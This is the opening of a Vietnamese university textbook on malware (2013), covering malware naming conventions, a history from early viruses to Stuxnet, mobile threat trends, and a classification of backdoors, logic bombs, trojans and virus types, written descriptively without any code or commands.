GIÁO TRÌNH MÃ ĐỘC

MỤC LỤC

DANH MỤC TỪ VIẾT TẮT

API	Aplication Programming Interface
BP	Break Point
Ddos	Distributed Denial of Service
DLL	Dynamic Link Library
DNS	Domain Name Service
LSASS	Local Security Authority Subsystem Service
IRC	Internet Replay Chat
Malware	Malicious Sofware
PE	Portable Executable
DHCP	Dynamic Host Configuaration Protocol
NAT	Network Address Transaltion
OEP	Original Entry Point
RVA	Relative Virtual Address
IAT	Import Address Table
VCL	Virus Creation Laboratory
VB	Visual Basic
URL	Uniform Resource Lacator
MZ	Mark Zbiknowsky
ASM	Assembly

DANH MỤC HÌNH VẼ

LỜI NÓI ĐẦU

Ngày nay công nghệ thông tin, mạng Internet ngày càng phát triển. Khi nhu cầu của việc sử dụng Internet của con người ngày càng tăng thì cũng là lúc những nguy cơ mất an toàn thông tin xuất hiện càng nhiều, nổi bật là các nguy cơ từ mã độc. Mã độc xuất hiện bất kỳ ở đâu trên môi trường của các thiết bị điện tử như các đĩa mềm, thiết bị ngoại vi USB, máy tính đến môi trường Internet trong các website, trong các tin nhắn, trong hòm thư điện tử của người dùng, trong các phần mềm miễn phí….Mã độc đã lây lan vào một máy tính hoặc hệ thống mạng sẽ gây những thiệt hại khó lường. Hiện nay càng ngày càng nhiều loại mã độc xuất hiện ở các thể hiện khác nhau, chạy trên nhiều môi trường khác nhau như Windows, Linux, MacOS, Android, IOS... Giáo trình Mã độc sẽ giúp sinh viên có những kiến thức cơ bản về mã độc, những hoạt động, những cách thức để nhận dạng, phân tích xử lý mã độc, giảm thiểu thiệt hại cho các hệ thống máy tính. Giáo trình gồm những chương như sau:

Chương 1. Tổng quan về mã độc

Nội dung trình bày các dạng mã độc, nguy cơ, các phương pháp phát hiện và phòng chống mã độc.

Chương 2. Cơ chế hoạt động của mã độc

Nội dung trình bày các định dạng phổ biến của mã độc, cơ chế hoạt động của mã độc.

Chương 3. Cơ bản về phân tích mã độc

Nội dung trình bày các kiến thức cơ bản về phân tích mã độc, quy trình phân tích.

Chương 4. Các kỹ thuật phân tích tĩnh

Nội dung trình bày kỹ thuật phân tích tĩnh ứng dụng vào việc phân tích mã độc.

Chương 5. Các kỹ thuật phân tích động

Nội dung trình bày kỹ thuật phân tích động ứng dụng vào việc phân tích mã độc.

Hà nội, ngày 4 tháng 10 năm 2013

Chương 1
TỔNG QUAN VỀ MÃ ĐỘC

1.1 Lịch sử phát triển của mã độc hại

1.1.1. Khái niệm mã độc

Malware (Malicious software) hay còn gọi là mã độc (Malicious code) là tên gọi chung cho các phần mềm được thiết kế, lập trình đặc biệt để gây hại cho máy tính hoặc làm gián đoạn môi trường hoạt động mạng. Mã độc thâm nhập vào một hệ thống máy tính mà không có sự đồng ý của nạn nhân.

Mã độc hại còn được định nghĩa là "một chương trình (program) được chèn một cách bí mật vào hệ thống với mục đích làm tổn hại đến tính bí mật, tính toàn vẹn hoặc tính sẵn sàng của hệ thống"

Nhiều người sử dụng máy tính vẫn thường dùng thuật ngữ Virus để chỉ chung cho các loại mã độc hại nhưng thực chất mã độc hại bao gồm nhiều loại khác nhau.

1.1.2 Quy ước đặt tên

Hiện nay có rất nhiều loại mã độc khác nhau được các hãng phần mềm diệt Virus thu thập tại các thời điểm khác nhau, điều này dẫn đến việc thống nhất đặt tên mã độc theo một quy ước tên nhất định rất khó thực hiện được. Vào năm 1991, các thành viên sáng lập CARO (Computer Antivirus Reseachers Organization) đã thiết kế một chương trình đặt tên cho mã độc ứng dụng cho các sản phẩm AntiVirus, tuy nhiên các chương trình của tổ chức CARO này đã lạc hậu so với xu thế phát triển và tốc độ phát trển của mã độc hiện giờ. Các nhà nghiên cứu, các hãng sản phẩm không có thời gian để thỏa thuận với nhau tên chung cho một mẫu mã độc mới. Mặc dù như vậy nhưng về cơ bản các hãng đều đặt tên các mẫu mã độc theo quy ước như sau:

Type.Flatform.FamilyName.Variant

Trong đó:

Type chỉ ra kiểu mã độc: trojan, dropper, virus, adware, backdoor, rootkit, worm...

Flatform chỉ ra môi trường họa động của mã độc :

Win32 : Hệ điều hành windows 32 bits

Win64 : Hệ điều hành windows 64 bits

Linux : Hệ điều hành Linux

OSX : Hệ điều hành Mac OSX

SymbOS : Symbian OS

Android : Hệ điều hành android

FamilyName: Tên dòng mã độc, với các đặc điểm, phương thức hoạt động giống nhau.

Variant: đại diện cho các biến thể trong một dòng mã độc.

Ví dụ: Virus.Win32.XdocCrypt.1

Type: Virus, Flatform: Win32, Family: XdocCrypt, Variant:1.

1.1.3 Lịch sử phát triển

Hiện nay Internet ngày càng phát triển song song đó là sự phát triển lớn mạnh của mã độc. Mỗi ngày có hàng trăm mẫu mã độc xuất hiện, dưới nhiều hình thức khác nhau, mục tiêu khác nhau. Phần dưới đây liệt kê một số mốc quan trọng sự phát triển của mã độc.

Năm 1949 John von Neuman (1903-1957) phát triển nền tảng lý thuyết tự nhân bản của một chương trình cho máy tính.

Năm 1981 các virus đầu tiên xuất hiện trong hệ điều hành của máy tính Apple II.

Năm 1983 Fred Cohen, một sinh viên đại học Mỹ, đã đưa ra định nghĩa đầu tiên về virus: "Là một chương trình máy tính có thể tác động những chương trình máy tính khác bằng cách sửa đổi chúng bằng phương pháp đưa vào một bản sao của nó". Fred Cohen luôn là cái tên được nhắc đến khi nói về lịch sử virus.

Năm 1986 hai anh em lập trình viên người Pakistan là Basit và Amjad thay thế mã thực hiện (executable code) trong rãnh ghi khởi động của một đĩa mềm bằng mã riêng của họ, được thiết kế với mục đích phát tán từ một đĩa mềm 360K khi cho vào bất cứ ổ đĩa nào. Loại đĩa mềm mang virus này có mác "© Brain". Đây chính là những virus MS-DOS xuất hiện sớm nhất.

Năm 1987 Lehigh, một trong những virus file đầu tiên xâm nhập các tệp lệnh command.com (virus này sau đó tiến hoá thành virus Jerusalem).

Một virus khác có tên IBM Christmas, với tốc độ phát tán cực nhanh (500.000 bản sao/tiếng), là cơn ác mộng đối với các máy tính lớn (mainframe) của Big Blue trong suốt năm đó. đồng hồ của máy tính (giống bom nổ chậm cài hàng loạt cho cùng một thời điểm).

Tháng 11 cùng năm, Robert Morris chế ra worm chiếm cứ các máy tính của ARPANET làm liệt khoảng 6.000 máy.

Năm 1991 virus đa hình (polymorphic virus) ra đời đầu tiên là Tequilla. Loại này biết tự thay đổi hình thức của nó, gây ra sự khó khăn cho các chương trình chống virus.

Năm 1994 Trò lừa qua e-mail đầu tiên xuất hiện trong cộng đồng tin học. Trò này cảnh báo người sử dụng về một loại virus có thể xoá toàn bộ ổ cứng ngay khi mở e-mail có dòng chủ đề "Good Times". Mặc dù không gây thiệt hại gì mà chỉ có tính chất doạ dẫm, trò lừa này vẫn tiếp tục xuất hiện trong chu kỳ từ 6 đến 12 tháng/lần.

Năm 1995 macro virus đầu tiên xuất hiện trong các mã macro trong các tệp của Word và lan truyền qua rất nhiều máy. Loại virus này có thể làm hư hệ điều hành chủ.

Năm 1999 Bubble Boy sâu máy tính đầu tiên không dựa vào việc người nhận email có mở file đính kèm hay không. Chỉ cần thư được mở ra, nó vẫn sẽ tự hoạt động.

Năm 2003 Slammer một loại worm lan truyền với vận tốc kỉ lục, truyền cho khoảng 75 ngàn máy trong 10 phút.

Năm 2004 đánh dấu một thế hệ mới của mã độc hại là worm Sasser. Với loại worm này thì người ta không cần phải mở đính kèm của điện thư mà chỉ cần mở lá thư là đủ cho nó xâm nhập vào máy. Sasser không hoàn toàn hủy hoại máy mà chỉ làm cho máy chủ trở nên chậm hơn và đôi khi nó làm máy tự khởi động trở lại. Ở Việt Nam mã độc hại cũng gây ra những thiệt hại đáng kể.

Năm 2005 Sự xuất hiện của các Virus lây qua các dịch vụ chatting. Các dịch vụ chatting trực tuyến như Yahoo!, MSN bắt đầu được Virus lợi dụng như một công cụ phát tán trên mạng. Theo thống kê của BKAV thì trong vòng 6 tháng đầu năm có tới 7 dòng Virus lây lan qua các dịch vụ chatting xuất hiện ở Việt Nam. Trong thời gian tới những Virus tấn công

thông qua các dịch vụ chatting sẽ còn xuất hiện nhiều hơn nữa khi mà số người sử dụng dịch vụ ngày càng tăng.

Cũng trong năm này đã ghi nhận loại mã độc phát tán qua mail cực kỳ nguy hiểm. MyTob là loại Virus tạo ra một mạng lưới "Botnet", các máy tính bị kiểm soát có thể bị lợi dụng để phát tán thư rác, cài đặt các phần mềm SpyWare và gây ra các cuộc tấn công giả mạo. Mặc dù vào thời điểm này Botnet và các cuộc tấn công vào email không hề mới nhưng MyTob là loại Virus đầu tiên đã kết hợp mạng lưới Botnet với một chương trình gửi email hàng loạt. Giúp kẻ tấn công đánh cắp thông tin, tiền… của người của nạn nhân chứ không phải chỉ là nghịch ngợm, quấy rối như trước đây.

Tháng 6/2010 đánh dấu một bước ngoặt về mã độc hại. Đó là sự xuất hiện của "Sâu máy tính chiến tranh mạng Stuxnet". Stuxnet lây lan qua các thiết bị USB và các phương pháp khác, Stuxnet được tạo ra để phá hoại một mục tiêu cụ thể: Nhà máy lọc dầu, nhà máy điện, hay nhà máy hạt nhân(điển hình là cuộc tấn công vào nhà máy hạt nhân làm giàu Uranium của Iran gây ra thiệt hại vô cùng lớn của nước này khi tạo ra sự ngưng trệ mất hai năm của nhà máy).


Tháng 3/2011 là sự "lên ngôi" của các loại mã độc trong môi trường mobile. Kẻ tấn công phát tán mã độc lên những chiếc điện thoại thông mình nhằm thu thập thông tin người dùng. Điển hình là hơn 3000 điện thoại Vodafone bị phơi nhiễm mã độc.

1.1.4 Xu hướng phát triển

Hiện nay ngày càng nhiều phần mềm độc hại nhằm đến các nền tảng di động, đặc biệt nhằm vào các điện thoại thông minh. Theo báo cáo của hãng AntiVirus Kaspersky quý 2/2013 thì đã có hơn 100 000 phần mềm độc hại trên di động được phát hiện.

Các dữ liệu được thu thập bằng cách sử dụng Kaspersky Security Network dựa trên công nghệ đám mây (KSN). Tất cả các số liệu được thực hiện với sự đồng ý của người sử dụng tham gia KSN. Những phần mềm này chủ yếu đến từ các quốc gia có số người sử dụng Internet cao, đặc biệt là Trung Quốc. Số liệu của Kaspersky cho thấy tổng số website phát tán malware có tới 26% site nằm tại Trung Quốc.

Tiếp theo đó là Mỹ (18%) và Nga (12%). Các chương trình mã độc hại ngày càng phức tạp và nguy hiểm, nhưng cũng có chương trình lại rất đơn giản xét từ góc độ kỹ thuật, và lại rất phổ biến. Tuy nhiên, các chương trình phức tạp và nguy hiểm lại tăng lên nhiều so với 2 năm trước đây, trong đó nguy hiểm nhất là những chương trình có khả năng tự nhân bản, giữ nguyên các tính năng phá hoại và đồng thời sử dụng những cách thức che dấu sự hiện diện của mình trong hệ thống. Bản thân công nghệ được sử dụng để lẩn tránh của mã độc hại là rất mới và tinh vi. Cách đây 3-4 năm, công nghệ tự che dấu như vậy vẫn còn trong giai đoạn nghiên cứu, nhưng hiện nay chúng đã trở thành phổ biến toàn cầu. Công nghệ tự nhân bản thì tuy đã có cách đây 20 năm và về nguyên lý thì công nghệ này không có gì thay đổi cho đến nay. Tuy nhiên, khả năng tự nhân bản hiện nay thường kết hợp với những công nghệ khác để tạo ra khả năng lây lan và phá hoại hiệu quả hơn rất nhiều.



Hình 1-1 Các nguy cơ mất an toàn


Ngay trong năm 2013 đã có tới 15 triệu mã độc hại, số lượng người dùng Internet ở Trung Quốc tăng rất nhanh, cao hơn cả Mỹ, chiếm tỷ lệ lớn nhất về lượng người sử dụng Internet trên toàn cầu. Đồng thời, có mức tăng cao các hình thức tội phạm không gian ảo (cyber crime), sử dụng các chương trình độc hại như một công cụ hiệu quả để đánh cắp tài sản. Trung Quốc là nơi có nhiều người dùng Internet nhất và cũng là nơi xuất phát nhiều tội phạm nhất là như vậy.

Hiện nay sự phát triển của các mạng xã hội sẽ tạo ra môi trường tốt cho các chương trình độc hại. Điều này dễ hiểu vì người dùng thường tin tưởng các thành viên trong mạng xã hội, và do đó cũng không e ngại hoặc ít đề phòng hơn so với những cách thức giao tiếp khác. Mặt khác, mạng xã hội quy tụ rất nhiều thành phần, và trình độ nhận thức, hiểu biết về an toàn, bảo mật của người dùng trong mạng cũng rất thấp. Từ đó, có thể thấy rằng các chương trình độc hại tìm được môi trường rất phù hợp trong mạng xã hội ảo. Bên cạnh đó, hiện giờ các điện thoại thông minh (smartphone) rất phổ biến. Những điện thoại này đều sử dụng các hệ điều hành và thường đều có các kho ứng dụng trên mạng. Những kho ứng dụng này cho phép các lập trình viên gửi phần mềm để kiếm thu nhập, hoặc miễn phí. Tuy nhiên có rất nhiều phần mềm đã bị cài mã độc mà bên phía quản trị các kho ứng dụng không kiểm soát được hết vấn đề này. Theo thống kê Bộ An ninh nội địa và Bộ Tư pháp Mỹ đã công bố báo cáo về các mối đe dọa trên các hệ điều hành di động mà người tiêu dùng Mỹ phải đối mặt trong năm 2012. Kết quả là 79% các loại mã độc di động tập trung tấn công Android, hệ điều hành di động phổ biến nhất thế giới. Điều đáng ngạc nhiên là hệ điều hành bị tấn công nhiều thứ hai sau Android không phải là iOS của Apple mà là Symbian của Nokia, một hệ điều hành đang chết dần. Khoảng 19% mã độc nhắm vào hệ điều hành này. Nokia hiện đã chuyển hẳn sang hệ điều hành Window Phone do Microsoft phát triển, do đó số lượng điện thoại chạy Symbian hiện không còn nhiều. iOS chỉ hứng chịu sự tấn công của 0,7% mã độc, trong khi hệ điều hành Window Phone và BlackBerry cùng lĩnh 0,3% mã độc. Các chuyên gia cho biết các con số trên không phản ánh sự an toàn của các hệ điều hành. Số lượng mã độc tấn công một hệ điều hành không tương đương với số người sử dụng tải và chạy các mã độc đó.

Hình 1-2 Điện thoại sử dụng hệ điều hành Android, IOS, Symbian

Tuy nhiên, con số 79% của Android vẫn cao gấp bốn lần so với hệ điều hành đứng sau. Do số người sử dụng Android quá lớn, đây có thể là một mối đe dọa an ninh nghiêm trọng. Báo cáo của Chính phủ Mỹ cho biết mối đe dọa mã độc đối với Android đến từ ba hướng: tin nhắn chứa mã độc Trojan, mã độc rootkit và các ứng dụng độc hại trên các cửa hàng Google Play giả.

Tin nhắn Trojan chiếm 50% các vụ tấn công nhắm vào Android và có thể khiến người sử dụng thiệt hại nhiều tiền.




Hình 1-3 Biểu độ sự phát triển mã độc

1.2 Phân loại mã độc

Có nhiều tiêu chí để phân loại mã độc hại, dưới đây là hai cách phân loại dựa vào hình thức lây nhiễm và của NIST-National Institute of

Standart and Technology (Viện tiêu chuẩn – công nghệ quốc gia Hoa kỳ). Sự chỉ phân loại mang tính chất tương đối.

1.2.1.Theo hình thức lây nhiễm



Hình 1-4 Phân loại mã độc hại

Theo hình trên mã độc hại gồm 2 loại chính: một loại cần vật chủ để tồn tại và lây nhiễm, vật chủ ở đây có thể là các file dữ liệu, các file ứng dung, hay các file chương trình thực thi… và một loại là tồn tại độc lập.

Độc lập nghĩa là đó là chương trình độc hại mà có thể được lập lịch và chạy trên hệ điều hành.

Không độc lập (needs host program) là 1 đoạn chương trình đặc biệt thuộc 1 chương trình nào đó không thể thực thi độc lập như một chương trình thông thường hay tiện ích nào đó mà bắt buộc phải có bước kích hoạt chương trình chủ trước đó thì chương trình đó mới chạy.

1.2.1.1.Trap Door

Trap Door còn được gọi là Back Door.

Trong đời sống thường Trap Door mang ý nghĩa "cánh cửa" để vào một tòa nhà.

Trap door là một điểm bí mật trong một chương trình, cho phép một ai đó có thể truy cập lại hệ thống mà không phải vượt qua các hàng rào an ninh như thông thường. Trap door được sử dụng bởi những nhà lập trình với mục đích dò lỗi, kiểm tra chương trình.

Trong các cuộc tấn công trap door là phần mềm độc hại thường trú và đợi lệnh điều khiển từ các cổng dịch vụ TCP hoặc UDP. Trap door khi chạy trên máy bị nhiễm, nó sẽ thường trực trong bộ nhớ và mở một cổng cho phép kẻ tấn công truy nhập vào máy nạn nhân thông qua cổng mà nó đã mở và kẻ tấn công có toàn quyền điều khiển máy bị nhiễm.


Trap door nguy hiểm ở chỗ nó hoàn toàn chạy ẩn trong máy. Nhiều con được hẹn trước giờ để kết nối ra ngoài (đến 1 giờ nhất định mới mở 1 port để hacker đột nhập vô) nên rất khó phát hiện ngay cả scan port.

Ví dụ: Back door W32/TDSS là 1 chương trình chiếm quyền điều khiển từ xa, bí mật điều khiển hệ thống máy tính bị nhiễm.

1.2.1.2 Logic Bombs

Logic bomb là đoạn mã độc được nhúng vào một chương trình hợp pháp mà chúng có thể thực thi khi có một sự kiện nào đó xảy ra. Các đoạn mã thường được chèn vào các ứng dụng hoặc các hệ điều hành để thực hiện việc phá hủy hệ thống hoặc phá hủy các chức năng an toàn của hệ thống.

Logic bomb có thể gửi thông báo tới kẻ tấn công khi người dùng truy nhập Internet và sử dụng một chương trình đặc biệt nào đó như bộ xử lý văn bản. Từ đó attacker có thể chuẩn bị cho các cuộc tấn công (chẳng hạn kết hợp với các máy tính khác bị nhiễm để bắt đầu một cuộc tấn công từ chối dịch vụ).



Hình 1-5 Mô hình hoạt động Logic bomb

Attacker đưa logic bom vào máy nạn nhân thông qua một chương trình ứng dụng nào đó.

Máy nạn cài đặt chương trình ứng dụng.

Attacker gửi thông điệp tấn công.

Logic bom đã cài đặt trên máy nạn nhân.

1.2.1.3 Trojan Horses

Trojan Horse là loại mã độc hại được đặt theo sự tích "Ngựa thành Troy". Trojan horse không có khả năng tự nhân bản tuy nhiên nó lây vào hệ thống với biểu hiện rất bình thường nhưng thực chất bên trong có ẩn chứa các đoạn mã với mục đích gây hại. Trojan có thể gây hại theo ba cách sau:

Tiếp tục thực thi các chức năng của chương trình mà nó bám vào, bên cạnh đó thực thi các hoạt động gây hại một cách riêng biệt (ví dụ như gửi một trò chơi dụ cho người dùng sử dụng, bên cạnh đó là một chương trình đánh cắp password).

Tiếp tục thực thi các chức năng của chương trình mà nó bám vào, nhưng sửa đổi một số chức năng để gây tổn hại (ví dụ như một trojan giả lập một cửa sổ login để lấy password) hoặc che dấu các hành động phá hoại khác (ví dụ như trojan che dấu cho các tiến trình độc hại khác bằng cách tắt các hiển thị của hệ thống).

Thực thi luôn một chương trình gây hại bằng cách núp dưới danh một chương trình không có hại (ví dụ như một trojan được giới thiệu như là một chò chơi hoặc một tool trên mạng, người dùng chỉ cần kích hoạt file này là lập tức dữ liệu trên PC sẽ bị xoá hết).

Có 7 loại trojan chính:

Trojan truy cập từ xa: Được thiết kế để cho kẻ tấn công có khả năng từ xa chiếm quyền điều khiển của máy bị hại. Các trojan này thường dấu vào các trò chơi và các chương trình nhỏ làm cho người dùng mất cảnh giác.

Trojan gửi dữ liệu: Nó thực hiện việc lấy và gửi dữ liệu nhạy cảm như mật khẩu, thông tin thẻ tín dụng, các tệp nhật ký, địa chỉ email… cho kẻ tấn công. Trojan này có thể tìm kiếm cụ thể thông tin hoặc cài phần mềm đọc trộm bàn phím và gửi toàn bộ các phím bấm về cho kẻ tấn công.

Trojan hủy hoại: Thực hiện việc xóa các tệp tin. Loại trojan này giống với virus và thường có thể bị phát hiện bởi các chương trình diệt virus.

Trojan kiểu proxy: Sử dụng máy tính bị hại làm proxy, qua đó có thể sử dụng máy bị hại để thực hiện các hành vi lừa gạt hay đánh phá các máy tính khác.

Trojan FTP: Được thiết kế để mở cổng 21 và cho phép tin tặc kết nối vào máy bị hại sử dụng FTP.

Trojan tắt phần mềm an ninh: Thực hiện việc dừng hoặc xóa bỏ chương trình an ninh như phần mềm chống virus hay tường lửa mà người dùng không nhận ra.

Trojan DoS: Được sử dụng trong các cuộc tấn công từ chối dịch vụ. Ví dụ các con bot sử dụng trong DDoS cũng có thể coi là một loại trojan.

Ví dụ trojan có tên Zeus, Clampi đã mang về cho tội phạm hàng triệu USD bằng cách ghi lại thông tin tài khoản để làm thẻ giả hoặc chuyển tiền vào tài khoản của một bên trung gian - gọi là Mule. Mule sau đó được trả công để đảm nhận việc gửi tiền ra nước ngoài. Mule được thuê thông qua các trang tìm kiếm việc làm và họ không hề biết rằng số tiền họ nhận gửi đi là bất hợp pháp.

1.2.1.4 Virus

Virus là một loại mã độc hại có khả năng tự nhân bản và lây nhiễm chính nó vào các file, chương trình hoặc máy tính. Virus phải luôn bám vào vật chủ(có thể là file dữ liệu hoặc file ứng dụng) để lây lan. Các chương trình diệt virus dựa vào đặc tính này để thực thi việc phòng chống và diệt virus, để quét các file trên các thiết bị lưu trữ, quét các file trước khi lưu xuống ổ cứng. Vì vậy đôi khi các phần mềm diệt virus tại PC đưa thông báo “phát hiện nhưng không diệt được” khi thấy có các dấu hiệu hoạt động của virus trên PC vì “vật mang virus” lại nằm trên một máy khác nên không thể thực thi việc xóa đoạn mã độc đó.

Virus có thể làm bất cứ việc gì mà các chương trình khác có thể làm. Virus chỉ khác ở điểm nó tự đính kèm nó tới một chương trình và thực thi bí mật khi chương trình mang virut được thực thi. Khi virus được thực thi nó có thể làm bất kỳ việc gì trên hệ thống như xóa file, chương trình. Vòng đời virus gồm 4 giai đoạn:


Dormant (nằm im): Trong giai đoạn này virut không làm gì cho đến khi được kích hoạt bởi một ai đó hay một sự kiện nào đó.

Propagation (lây lan): Trong giai đoạn này virus thực hiện việc copy chính nó tới các chương trình, vị trí khác trong ổ đĩa.

Triggering: Trong giai đoạn này virus được kích hoạt để thực thi chức năng của nó.

Execution: Chức năng của virus được thực thi. Chức năng có thể là vô hại như gửi một thông điệp nào đó tới màn hình, hoặc một chức năng có hại như phá hủy các chương trình, các file hệ thống.


Virut gồm 7 loại chính



Hình 1-6 Phân loại virus

Memory – resident virus: Cư trú rong bộ nhớ chính như là một phần của chương trình hệ thống. Theo đó virus sẽ gây ảnh hưởng mỗi khi chương trình được thực thi.

Program file virus: Gây ảnh hưởng đến các file chương trình như exe/com/sys.



Hình 1-7 Mô tả virus lây file

Polymorphic virus(virut đa hình): Loại virut này tự thay đổi hình thức của nó, gây khó khăn cho các chương trình anti-virus. Virus "Tequilla" là loại virus đa hình đầu tiên xuất hiện năm 1991.

Boot Sector virus: Là loại virut đầu tiên trên thế giới được phổ biến rộng rãi và được viết vào năm 1986. Boot virut lợi dụng tiến trình boot của máy tính để thực hiện việc kích hoạt mình. Khi máy tính được khởi động, nó luôn tìm đến master boot record được lưu trữ tại địa chỉ head 0, track 0, sector 1 để đọc thông tin. Boot Sector virus lây lan sang đĩa cứng khi khởi động hệ thống từ đĩa mềm bị nhiễm.

Stealth virus: Đây là loại virus có khả năng tự che dấu không để cho hệ điều hành và phần mềm chống virus biết. Nó nằm trong bộ nhớ để ngăn chặn sử dụng hệ điều hành và che dấu những thay đổi về kích thước các tập tin. Những virus này chỉ bị phát hiện khi chúng còn ở trong bộ nhớ. Có nhiều boot sector virus có khả năng Stealth. Ví dụ virus "The Brain" được tạo ra tại Pakistan bởi Basit và Amjad. Chương trình này nằm trong phần khởi động (boot sector) của một đĩa mềm 360Kb và nó sẽ lây nhiễm tất cả các ổ đĩa mềm. Đây là loại "stealth virus" đầu tiên.

